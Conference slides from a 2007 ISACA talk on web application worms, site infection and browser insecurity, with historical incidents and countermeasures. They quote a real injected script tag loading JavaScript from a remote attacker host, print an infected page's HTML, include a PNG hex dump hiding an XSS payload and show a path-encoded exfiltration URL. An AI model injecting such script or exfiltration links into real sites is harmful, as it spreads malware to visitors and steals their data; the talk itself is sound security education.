The San Francisco Chapter of ISACA proudly presents...
SF ISACA 2007 Fall Conference
IT Audit
Information Security
IT Governance
Risk Management
Compliance

Web Application Worms & Browser Insecurity

Mike Shema <mshema@qualys.com>

ISACA®
Serving IT Governance Professionals
San Francisco Chapter

Welcome

- Background
  - Hacking Exposed: Web Applications
  - The Anti-Hacker Toolkit
  - Hack Notes: Web Security
- Currently working at Qualys on web application vulnerability scanning.
- Conducted penetration tests against variety of web platforms, languages, and business processes.

Overview

- Highlight current state of web security
- Explain the current state of browser security
- Review recent attacks against the browser
- Demonstrate evolving attacks against the browser
- Identify current methods for protecting the browser
- Highlight future browser defenses and possible attack trends

Web Security

- Web application (in)security continues to grow.
  - Web-related vulnerabilities pop up on Bugtraq daily. (http://www.securityfocus.com/bid/)
  - Web-related attacks are large and expensive to investigate, react, and resolve.
    - 45.7 million credit cards stolen from retailer (http://www.msnbc.msn.com/id/17871485/)
- Common focus on threats to the web application.
- What about threats *from* the web application?

Web Security

- 2005-2007: Web security widens its field and deepens it reach
  - Attackers target large properties: MySpace, Google, Yahoo!
  - Researchers target application engines: Month of PHP bugs (http://www.php-security.org/)
  - Exploits target browsers: malicious JavaScript
- XSS remains a significant problem.

Browser Security

- Web browsers are not prepared for emerging threats.
  - Code (e.g. JavaScript, Java, Flash) is executed with the assumption of trust.
  - Forensic challenges
    - Resource links do not appear in the browser history.
    - No-Cache instructions might inhibit the browser from saving a copy of the malicious page.
    - Network devices might only record IP address and port for SSL requests -- no idea if the request was safe.
- Current security measures are inadequate or bypassed by certain attacks.
  - Same Origin Rule
  - Cookie attributes (secure, httponly)

Same Origin Rule

- Affects read/write access to cookies.
- Affects JavaScript access to DOM.
- Applies to XMLHttpRequest object.
- Effective, but inadequate as a sole solution.
  - Not always implemented properly in plug-ins
  - Relies on a single attribute: Domain
  - Dictates yes/no data access, not data usage.

Threats Evolve


- Financial motivation
  - Credit card theft moves into credential theft
  - Attackers obtain up to $10 for a stolen online game account, $6 for a credit card (http://news.bbc.co.uk/2/hi/technology/6526851.stm)
- Infect rather than deface
  - Add malicious content to a site to spread compromise to visitors of the site (http://isc.sans.org/diary.html?storyid=2166)
  - Defacement detected quickly, infection detected slowly
- Exploit the trust between the server and browser
  - Thrive on the increase in user-generated content
  - MySpace, Youtube, etc.


Site Infection

- Insert malicious content into a web page
  - Less likely to be noticed than a defacement
  - Each visitor to the site is a potential victim
  - The malicious content only need to point to a server controlled by the attacker.
    - The exploit can be dynamically updated without re-accessing the compromised web site.
    - The exploit could be customized to the victim's environment (browser type, IP address)
- Victim comes to the exploit, rather than trying to send the exploit to the victim.

Site Infection

- Exploit requires a single line of HTML
  - <script src="http://w1c.cn/3.js"></script>
- Discovered February 2, 2007
  - Evidence of compromise as far back as November 2006
  - Similar compromise discovered on over two dozen other sites.
- Sources:
  - http://www.websense.com/securitylabs/alerts/alert.php?AlertID=733
  - http://isc.sans.org/diary.html?storyid=2166





```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
        <HEAD>
        <script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="http://[redacted]/3.js"></script>
<script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
<!-- end - this script needed for Flash -->
                <title>Dolphin Stadium</title>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <link href="main.css" rel="stylesheet" type="text/css">
```

Attack Methods

- Exploit a browser vulnerability
- Direct victim's browser to a binary exploit
  - Flash Player, November 2006 (http://www.microsoft.com/technet/security/bulletin/ms06-069.mspx)
  - Windows Animated Cursor, April 2007 (http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx)
- Exploit can be hosted on a "trusted" or familiar site
  - Malware on German Wikipedia site, November 2006 (http://www.technewsworld.com/story/54118.html)

Attack Methods

- Malicious JavaScript
  - Programming language executed in the browser
  - Ability to modify, add, and monitor browser properties and events.
- An HTML injection flaw can lead to significant compromises of the user.
  - Malicious JavaScript is not inhibited by the Same Origin Rule -- it's already on the origin!
  - Same Origin Rule does not block JavaScript from sending data to a different domain

Information Leakage

- Unaffected by Same Origin Rule
- Automatic POST submissions are not always possible.
- Many URIs are automatically loaded by the browser.
  - *src* attribute
  - <object> elements
- Encode information in the path or query string. (HTTP)
  - http://dropsite/user/password
- Encode information in the server name. (DNS)

Malicious JavaScript

- Prevalence of AJAX-style web applications
  - JavaScript is a requirement to browse these sites, users can’t be expected to disable JavaScript as a security precaution.
- New features with old vulnerabilities
  - JavaScript inside PDF
    - January 2007 (http://www.kb.cert.org/vuls/id/815960)
    - May 2003 (http://www.kb.cert.org/vuls/id/184820)
  - Forging HTTP headers with Flash, July 2006 (http://tinyurl.com/38onf3)
  - Firefox plug-in doesn’t enforce Same Origin Rule, July 2005 (http://simonwillison.net/2005/Jul/20/vulnerability/)
- Old features with new vulnerabilities
  - Internet Explorer MIME type detection

Old Vulns, New(?) Features

- HTML Injection shows up where you least expect it
  - Internet Explorer MIME type detection explained in MSDN article, applies to IE 4.0 and later (http://tinyurl.com/ovi7)
  - Netscape Navigator GIF comment XSS, November 2001 (http://www.securityfocus.com/bid/2637/)
  - Windows XP SP2 provides control to toggle “MIME Sniffing”, August 2004 (http://tinyurl.com/ynkcum)
  - Internet Explorer 7 MIME type detection XSS, February 2007 (http://www.splitbrain.org/blog/2007-02/12-internet_explorer_facilitates_cross_site_scripting)
- Security implications might take years to understand (or relearn)

IE Mime Type Detection

```
0000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
0000010: 0000 0001 0000 0001 0802 0000 0090 7753  ..............wS
0000020: de00 0000 2b69 5458 746a 7300 3c73 6372  ....+iTXtjs.<scr
0000030: 6970 743e 616c 6572 7428 646f 6375 6d65  ipt>alert(docume
0000040: 6e74 2e64 6f6d 6169 6e29 3c2f 7363 7269  nt.domain)</scri
0000050: 7074 3e44 ec11 ca00 0000 0c49 4441 5478  pt>D.......IDATx
0000060: da63 f8ff ff3f 0005 fe02 fe33 1295 1400  .c...?.....3....
0000070: 0000 0049 454e 44ae 4260 82              ...IEND.B`.
```

Web Application Worms

- Transmission nodes
  - Social networking (e.g. MySpace)
  - Media aggregation (e.g. YouTube)
  - User-generated content (e.g. Wikipedia, blogs)
- Transmission techniques
  - Browser exploit (buffer overflow)
  - Malicious JavaScript in payload
  - Malicious JavaScript hosted on drop site
- Semi-persistent nodes
  - Active while the browser is open

Insecure Execution Environment

- Good points
  - Same Origin Policy attempts to minimize threat of cross-domain attacks
  - Browser intended to prevent access to localhost
  - Internet Explorer zones
    - Acknowledges that different sites should have different levels of trust
    - Difficult to maintain, understand for unsophisticated users

Insecure Execution Environment

- Deficient areas and challenges
  - Assumption of trust in HTML (no “signed” content)
  - No separation of UI generation and data manipulation
    - JavaScript can affect all aspects of DOM
    - Leads to exploits like XSS, phishing, social engineering
  - No restrictions on pulling together inter-domain content, no “trusted peers” for a domain.
    - Some exceptions for images and cookies, due to spam and advertisers
    - The client can access URIs from any domain, which can be exploited to load malicious content or exfiltrate sensitive information.
    - DNS load balancing, third-party content servers (e.g. Akamai), open nature of the web make this an extremely difficult problem.
- Establishing trust requires a third-party to the server and browser.
  - More infrastructure, more complexity
  - How many people pay attention to SSL certificate validity?
  - How many browsers still support SSLv2?

Browser Security

- Some problems can't be solved in the browser or require more infrastructure.
  - Social engineering tricks victim into divulging sensitive information.
  - Expectation of trust
    - "Trusted" site with malicious content.
    - Obfuscated links: http://tinyurl.com/2y3lju
  - Strong authentication and identification
    - http://openid.net/
    - http://www.eclipse.org/higgins/
    - http://www.projectliberty.org/

Proactive Countermeasures

- Web application security audit
  - Prevent unexpected HTML injection
  - Identify areas where user-generated content is permitted
- Minimize the potential for the application to be used as a distribution point for malicious content

Reactive Countermeasures

- Proxies
  - Centralizes access control to web sites
  - Access logs may be able to identify compromised browsers or browsers that have navigated to sites that are known to have malicious content
  - Attacks might still be able to hide within SSL connections

Countermeasures in the Browser

- Browser anti-virus
  - Current A/V already detects many known Trojans, exploits
  - Host-based Intrusion Detection System may prevent some buffer overflows
  - Anti-Spyware and -malware solutions focus on requests to blacklisted domains or content signatures
- With the exception of HIDS, these rely on blacklists and signatures.
  - An HTML or JavaScript payload can be written in many different ways.
  - DOM access and prompts for information (e.g. password, credit card number) are not inherently malicious.
- Signatures and blacklists are a reactive measure.

Countermeasures

- Forward-looking controls
  - Federated authentication, identification
  - Separation of UI and data access control
  - JavaScript-aware Browser-based Intrusion Detection System
- Description is easier than implementation!

Trends

- As HTML-enabled applications and devices grow, expect old vulnerabilities to reoccur in new areas.
  - Hand-held mobile devices (e.g. phones)
  - Application plug-ins for media (e.g. Flash Player)
  - Greater sophistication in HTML injection (polymorphic JavaScript)
  - More attacks against the browser
    - Greater pool of victims
    - Uniform exploit environment (HTML, JavaScript similar enough in IE, Safari, Firefox, Opera, etc.)
- The browser will become a relay for attacks against other servers.

Questions

?

Thank you!